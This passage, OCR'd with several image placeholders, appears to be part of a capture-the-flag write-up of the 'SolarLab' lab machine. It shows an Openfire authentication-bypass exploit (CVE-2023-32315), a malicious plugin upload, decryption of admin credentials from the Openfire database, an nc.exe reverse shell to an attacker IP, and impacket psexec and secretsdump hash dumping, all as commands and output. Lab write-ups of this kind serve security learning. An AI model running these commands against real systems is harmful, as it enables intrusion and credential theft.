
From the above, we see that the server is running `Version 4.7.4` which is vulnerable to a `bypass` CVE that allows us to create admin users -> `CVE-2023-32315`:
https://github.com/miko550/CVE-2023-32315
We can fetch the git repo and outline the steps to execution:


1. Create a user using the provided python exploit.

```
python3 CVE-2023-32315.py -t http://127.0.0.1:9090
```


```
Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://127.0.0.1:9090
Successfully retrieved JSESSIONID: node011di7waq8il1w1rw23lam1tx0n1.node0 +
csrf: F1gjFqz4uBUUpDP
User added successfully: url: http://127.0.0.1:9090 username: ue6t75
password: vhc8jc

ue6t75 : vhc8jc
```


2. Log in to the site using the created user.







3. Upload the malicious java plugin







4. Access the the malicious plugin using the pass `123` and executing code:







5. Run commands




solarlab\openfire

From the above, we can just use any of the two methods to get shell on the box; After getting a stable shell, we can access the `OpenFire` directory that was hidden to us. Since it's a database system, we can enumerate for passwords:

```
C:\Program Files\Openfire>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 385E-AC57
```

```
 Directory of C:\Program Files\Openfire

11/17/2023  03:22 PM    <DIR>          .
11/17/2023  03:22 PM    <DIR>          ..
11/17/2023  03:11 PM    <DIR>          .install4j
11/17/2023  03:11 PM    <DIR>          bin
11/09/2022  06:59 PM           375,002 changelog.html
05/13/2024  01:43 PM    <DIR>          conf
11/17/2023  03:11 PM    <DIR>          documentation
05/13/2024  01:44 PM    <DIR>          embedded-db
11/17/2023  03:11 PM    <DIR>          lib
02/16/2022  06:55 PM            10,874 LICENSE.html
11/17/2023  03:24 PM    <DIR>          logs
05/14/2024  10:28 AM    <DIR>          plugins
02/16/2022  06:55 PM             5,403 README.html
11/17/2023  03:11 PM    <DIR>          resources
11/09/2022  07:00 PM           798,720 uninstall.exe
               4 File(s)      1,189,999 bytes
              11 Dir(s)   7,743,893,504 bytes free
```

There is an `embedded-db` directory which has quite interesting files:https://discourse.igniterealtime.org/t/location-and-structure-of-embedded-db/57190



We have the understanding that the `openfire.script` is the database of `openfire`. We can read the file to see the details:

```
GRANT DBA TO SA
SET SCHEMA SYSTEM_LOBS
INSERT INTO BLOCKS VALUES(0,2147483647,0)
SET SCHEMA PUBLIC
INSERT INTO OFUSER
VALUES('admin','gjMoswpK+HakPdvLIvp6eLKlYh0=','9MwNQcJ9bF4YeyZDdns5gvXp620='
,'yidQk5Skw11QJWTBAloAb28lYHftqa0x',4096,NULL,'becb0c67cfec25aa266ae077e1817
7c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802
e59d442','Administrator','admin@solarlab.htb','001700223740785','0')
[SNIPPED]
INSERT INTO OFPROPERTY
VALUES('cache.MUCService''conference''RoomStatistics.maxLifetime','-1',0,NUL
L)
INSERT INTO OFPROPERTY
VALUES('cache.MUCService''conference''RoomStatistics.size','-1',0,NULL)
INSERT INTO OFPROPERTY
VALUES('cache.MUCService''conference''Rooms.maxLifetime','-1',0,NULL)
```

```
INSERT INTO OFPROPERTY
VALUES('cache.MUCService''conference''Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','hGXiFzsKaAeYLjn',0,NULL)
[SNIPPED]
```

From the above we have an `OpenFire hash and a key:` `becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 & hGXiFzsKaAeYLjn` which we can decrypt using a tool: https://github.com/c0rdis/openfire_decrypt.
By providing the right arguments we can be able to decrypt the above pass, the method works with our pass that we created in the `openfire.log` file:

```
INSERT INTO OFUSER
VALUES('ue6t75','Km3sv45v5SPpSQMKOVE2QdHV1uc=','HYWAtnilDSHbaXkGILdW/00d/+U=','E4QXEpPNEboaEpjYJGIcCnBSMEM1Piog',4096,NULL,'cf4e9eb320c439687e733cbbda2d3396e4ca242069a9dbfd',NULL,NULL,'001715671345275','001715671345275')
```

- Creating the java class:

```
javac OpenFireDecryptPass.java
```

- Launching attack

```
java OpenFireDecryptPass cf4e9eb320c439687e733cbbda2d3396e4ca242069a9dbfd
hGXiFzsKaAeYLjn
vhc8jc (hex: 00760068006300380060063)
```

Which matches the password for the user that we used!. Hence:

```
java OpenFireDecryptPass
becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac
62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
ThisPasswordShouldDo!@ (hex:
00540068006900730050006100730073007700 6F00720064005300680 06F0075006C00640044
006F00210040)

ThisPasswordShouldDo!@ # Should be the admin password
```

From there we can simply do a `RunasCs.exe` on the password and get shell:

```
C:\Users\openfire\Documents>runas administrator ThisPasswordShouldDo!@ "cmd
/c whoami"
runas administrator ThisPasswordShouldDo!@ "cmd /c whoami"

solarlab\administrator

runas administrator ThisPasswordShouldDo!@ "/users/openfire/documents/nc.exe
10.10.14.63 9001 -e cmd.exe"
```

- Attacker (listening on port 9001)

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.38.237 65186
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
solarlab\administrator

C:\Windows\system32>cd /users/administrator/desktop
cd /users/administrator/desktop

C:\Users\Administrator\Desktop>type user.txt
type user.txt
The system cannot find the file specified.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
6befdc253fd87e53ef280a893b4c8ba9
```

We are able to own the box; Another solution is to check if the admin user has access to smb shares with the above password:

```
└─$ nxc smb solarlab.htb -u Administrator -p 'ThisPasswordShouldDo!@' --
shares
SMB         10.129.38.237   445    SOLARLAB         [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB         10.129.38.237   445    SOLARLAB         [+]
solarlab\Administrator:ThisPasswordShouldDo!@ (Pwn3d!)
SMB         10.129.38.237   445    SOLARLAB         [*] Enumerated shares
SMB         10.129.38.237   445    SOLARLAB         Share
```

```
Permissions     Remark
SMB         10.129.38.237   445    SOLARLAB         -----           --------
---     ------
SMB         10.129.38.237   445    SOLARLAB         ADMIN$
READ,WRITE      Remote Admin
SMB         10.129.38.237   445    SOLARLAB         C$
READ,WRITE      Default share
SMB         10.129.38.237   445    SOLARLAB         Documents
READ,WRITE
SMB         10.129.38.237   445    SOLARLAB         IPC$            READ
Remote IPC
```

We can access SMB, from there we can use `impacket.psexec` to get shell and even `impacket.secretsdump` to dump hashes:

- Impacket.psexec

```
└─$ impacket.psexec
solarlab/administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Requesting shares on solarlab.htb.....
[*] Found writable share ADMIN$
[*] Uploading file toBSAsIa.exe
[*] Opening SVCManager on solarlab.htb.....
[*] Creating service UNGd on solarlab.htb.....
[*] Starting service UNGd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

- Impacket-secretsdump

```
└─$ impacket.secretsdump Administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51e324bb33b7a348f2d1495dc78d0cac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1c032ae85d6995c0bb4999ec8
69d90cf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:57da9863751e0fd175f0
42bc41aec9b2:::
blake:1000:aad3b435b51404eeaad3b435b51404ee:4cf570cdca082077b0e61addac8b7705
:::
openfire:1001:aad3b435b51404eeaad3b435b51404ee:a22c1b83fa00c6030969caf37a5e0
61b:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0ea3a42776ba7e62942adb5d3b3b681bef459c47
dpapi_userkey:0x52c75b7b58eb9e5c46aecf72201c4dd583dba398
[*] NL$KM
 0000   4B F5 7B 34 6D E3 4C A6  44 F9 98 8B 37 3B 08 C9   K.{4m.L.D...7;..
 0010   F6 E1 06 7B 9C A7 24 23  6E AC BA A3 0A CA E8 C8   ...{..$#n.......
 0020   98 48 B2 63 F3 DB 0F B5  23 D7 B3 58 CB 0F 40 09   .H.c....#..X..@.
 0030   10 90 1A DF 02 73 C5 69  3C 48 76 BD FE AA A9 30   .....s.i<Hv....0
NL$KM:4bf57b346de34ca644f9988b373b08c9f6e1067b9ca724236eacbaa30acae8c89848b2
63f3db0fb523d7b358cb0f400910901adf0273c5693c4876bdfeaaa930
[*] _SC_Openfire
openfire:HotP!fireguard
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

We can validate this log in for admin:

```
 nxc smb solarlab.htb -u Administrator -H '1c032ae85d6995c0bb4999ec869d90cf'
SMB         10.129.38.237   445    SOLARLAB         [*] Windows 10 / Server
2019 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:False)
(SMBv1:False)
SMB         10.129.38.237   445    SOLARLAB         [+]
solarlab\Administrator:1c032ae85d6995c0bb4999ec869d90cf (Pwn3d!)
```

That is the whole box!

03 - Further Notes

Links and References

https://github.com/c53elyas/CVE-2023-33733 -> ReportLab CVE for RCE
https://github.com/miko550/CVE-2023-32315 --> OpenFire Admin Management Console Bypass CVE
https://github.com/c0rdis/openfire_decrypt --> OpenFire hash decrypt

Vital Key Points

- For foothold, it relied on the full enumeration of the ports and understanding the exploit to be delivered. Most forms could do the RCE by placing the payload in the unrestricted space (parameter). The original payload could be shortened but inadequate skills at the moment.
- The `openfire` user possessed the `SeImpersonatePrivilege` token which under normal circumstances could be abused. But the `scripts` we disabled on the system and we could not enable the token even with `FullPowers` and this led to us exploiting the `openfire` system to leak the admin credentials.

Hashdump

```
impacket.secretsdump Administrator:'ThisPasswordShouldDo!@'@solarlab.htb
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51e324bb33b7a348f2d1495dc78d0cac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:1c032ae85d6995c0bb4999ec8
69d90cf:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:57da9863751e0fd175f0
42bc41aec9b2:::
blake:1000:aad3b435b51404eeaad3b435b51404ee:4cf570cdca082077b0e61addac8b7705
:::
openfire:1001:aad3b435b51404eeaad3b435b51404ee:a22c1b83fa00c6030969caf37a5e0
61b:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0ea3a42776ba7e62942adb5d3b3b681bef459c47
dpapi_userkey:0x52c75b7b58eb9e5c46aecf72201c4dd583dba398
```

```
[*] NL$KM
 0000   4B F5 7B 34 6D E3 4C A6  44 F9 98 8B 37 3B 08 C9   K.{4m.L.D...7;..
 0010   F6 E1 06 7B 9C A7 24 23  6E AC BA A3 0A CA E8 C8   ...{..$#n.......
 0020   98 48 B2 63 F3 DB 0F B5  23 D7 B3 58 CB 0F 40 09   .H.c....#..X..@.
 0030   10 90 1A DF 02 73 C5 69  3C 48 76 BD FE AA A9 30   .....s.i<Hv....0
NL$KM:4bf57b346de34ca644f9988b373b08c9f6e1067b9ca724236eacbaa30acae8c89848b2
63f3db0fb523d7b358cb0f400910901adf0273c5693c4876bdfeaaa930
[*] _SC_Openfire
openfire:HotP!fireguard
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```